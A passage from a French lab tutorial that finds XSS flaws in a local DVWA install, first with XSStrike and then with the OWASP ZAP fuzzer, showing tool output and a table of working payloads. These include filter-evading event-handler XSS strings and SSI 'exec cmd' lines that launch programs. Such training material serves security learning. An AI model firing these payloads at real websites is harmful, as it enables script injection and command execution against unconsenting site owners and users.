[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 3072
------------------------------------------------------------
[+] Payload: <D3v%0dOnmOUSEOVEr%0a=%0aconfirm()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <htMl%0aonPOInteReNTER%0d=%0dconfirm()//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <hTml%09oNPOinTereNtEr%09=%09a=prompt,a()%0dx>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] n

┌──(kali㉿kali)-[~/XSStrike]
└─$
```

Je m'arrête après la découverte de trois payloads et je teste le troisième, au hasard !

Le résultat ne se fait pas attendre :




Nous avons bien notre PoC (Proof of Concept) !


Découvrir automatiquement des failles XSS avec ZAP (1)

Nous allons nous servir du fuzzer de ZAP pour rechercher des vulnérabilités XSS dans DVWA. Lançons OWASP ZAP et cliquons sur *Manual Explore* :


Cliquons ensuite sur *Launch Browser* pour ouvrir le navigateur :




Connectons nous à DVWA (admin/password) et réglons la sécurité sur *Medium* :



Ouvrons la page consacrée au XSS stocké et soumettons un message au guestbook :




Notre requête POST est visible dans l'historique de ZAP (ici l'identifiant 52) :



Id	Source	Timestamp de req.	Méthode	URL	Code	Raison	RTT	Taille du corps de ré
32	Proxy	4/01/23 19:56:05	GET	https://content-autofill.googleapis.com/v1/page...	200	OK	104 ms	112 octets
33	Proxy	4/01/23 19:56:07	GET	http://localhost/security.php	200	OK	9 ms	5 283 octets
35	Proxy	4/01/23 19:56:07	GET	https://content-autofill.googleapis.com/v1/page...	200	OK	97 ms	28 octets
36	Proxy	4/01/23 19:56:07	GET	https://content-autofill.googleapis.com/v1/page...	200	OK	104 ms	112 octets
37	Proxy	4/01/23 19:56:11	POST	http://localhost/security.php	302	Found	7 ms	0 octets
38	Proxy	4/01/23 19:56:11	GET	http://localhost/security.php	200	OK	6 ms	5 361 octets
39	Proxy	4/01/23 19:56:12	GET	https://content-autofill.googleapis.com/v1/page...	200	OK	81 ms	28 octets
40	Proxy	4/01/23 19:56:12	GET	https://content-autofill.googleapis.com/v1/page...	200	OK	109 ms	112 octets
41	Proxy	4/01/23 19:56:17	GET	http://localhost/vulnerabilities/xss_s/	200	OK	46 ms	4 926 octets
44	Proxy	4/01/23 19:56:17	GET	http://localhost//dvwa/js/add_event_listeners.js	200	OK	5 ms	593 octets
45	Proxy	4/01/23 19:56:17	GET	https://content-autofill.googleapis.com/v1/page...	200	OK	111 ms	28 octets
46	Proxy	4/01/23 19:56:17	GET	https://content-autofill.googleapis.com/v1/page...	200	OK	105 ms	28 octets
47	Proxy	4/01/23 19:56:17	GET	https://content-autofill.googleapis.com/v1/page...	200	OK	111 ms	112 octets
48	Proxy	4/01/23 19:56:36	POST	https://update.googleapis.com/service/update2...	200	OK	125 ms	26 887 octets
52	Proxy	4/01/23 19:56:41	POST	http://localhost/vulnerabilities/xss_s/	200	OK	37 ms	5 011 octets


Contenu de la requête POST :

Le paramètre txtName étant vulnérable, je sélectionne son contenu, je fais un clic droit dessus et je clique sur *Générer du bruit* :




Le mot anglais fuzzer est traduit dans ZAP par générateur de bruit…


Le fuzzer s'ouvre :



Je clique sur *Payload* puis sur *Ajouter* :




Je choisis ensuite le type *Fichiers Fuzzers* :




Je clique ensuite sur *jbrofuzz* :


Je déroule jusqu'à l'option *XSS* et je décoche les options *ASP .NET* et *MS Anti-XSS* dont nous n'avons pas besoin puis je clique sur *Ajouter* :




Je clique sur *OK* :



Enfin, je clique sur *Démarrer le Fuzzer* :




Les requêtes 2 à 5 nous fournissent déjà des payloads fonctionnels :



Task ID	Message Type	Code	Raison	RTT	Taille de l'en-tête de rép.	Taille du corps ...	...	État	Charges utiles
0	Original	200	OK	37 ms	356 octets	5 011 octets			
1	Fuzzed	200	OK	140 ms	356 octets	5 589 octets			<body onload=;a2={y:eval};a1={x:a2.y('al'+'ert')};;;;;;;;;_=a1.x;_(1);;;;
2	Fuzzed	200	OK	62 ms	356 octets	5 292 octets		Réfléchi	<body onload=a1={x:this.parent.document};a1.x.writeln(1);>
3	Fuzzed	200	OK	46 ms	356 octets	5 152 octets		Réfléchi	<body onload=;a1={x:document};;;;;;;;;_=a1.x;_.write(1);;;;
4	Fuzzed	200	OK	169 ms	356 octets	5 726 octets		Réfléchi	<body/s/onload=x={doc:parent.document};x.doc.writeln(1)
5	Fuzzed	200	OK	90 ms	356 octets	5 434 octets		Réfléchi	<body/????$/onload=x={doc:parent[document]};x.doc.writeln(1)
6	Fuzzed	200	OK	166 ms	355 octets	5 908 octets			<!--#exec cmd="/bin/echo '<SCRIPT SRC=""--><!--#exec cmd="/bin/echc
7	Fuzzed	200	OK	198 ms	355 octets	6 047 octets			<!--#exec cmd=""/usr/X11R6/bin/xterm ?display 127.0.0.1:0 &""-->
8	Fuzzed	200	OK	201 ms	355 octets	6 133 octets			aim: &c:\windows\system32\calc.exe" ini="C:\Documents and Settings
9	Fuzzed	200	OK	181 ms	355 octets	6 297 octets			firefoxurl:test|"%20-new-window%20javascript:alert(\'Cross%2520Bro
10	Fuzzed	200	OK	186 ms	355 octets	6 479 octets			navigatorurl:test" -chrome "javascript:C=Components.classes;I=Comp
11	Fuzzed	200	OK	171 ms	355 octets	6 634 octets			res://c:\\program%20files\\adobe\\acrobat%207.0\\acrobat\\acrobat.dll/
12	Fuzzed	200	OK	157 ms	355 octets	6 746 octets			httP://aa"><script>alert(123)</script>
13	Fuzzed	200	OK	158 ms	355 octets	6 858 octets			httP://aa'><script>alert(123)</script>
14	Fuzzed	200	OK	169 ms	355 octets	6 968 octets			httP://aa<script>alert(123)</script>
15	Fuzzed	200	OK	159 ms	355 octets	7 071 octets			<script>alert('xss')</script>

La réponse à la requête n°2, par exemple, contient bien le payload dans son code HTML.

Nous tenons notre PoC :

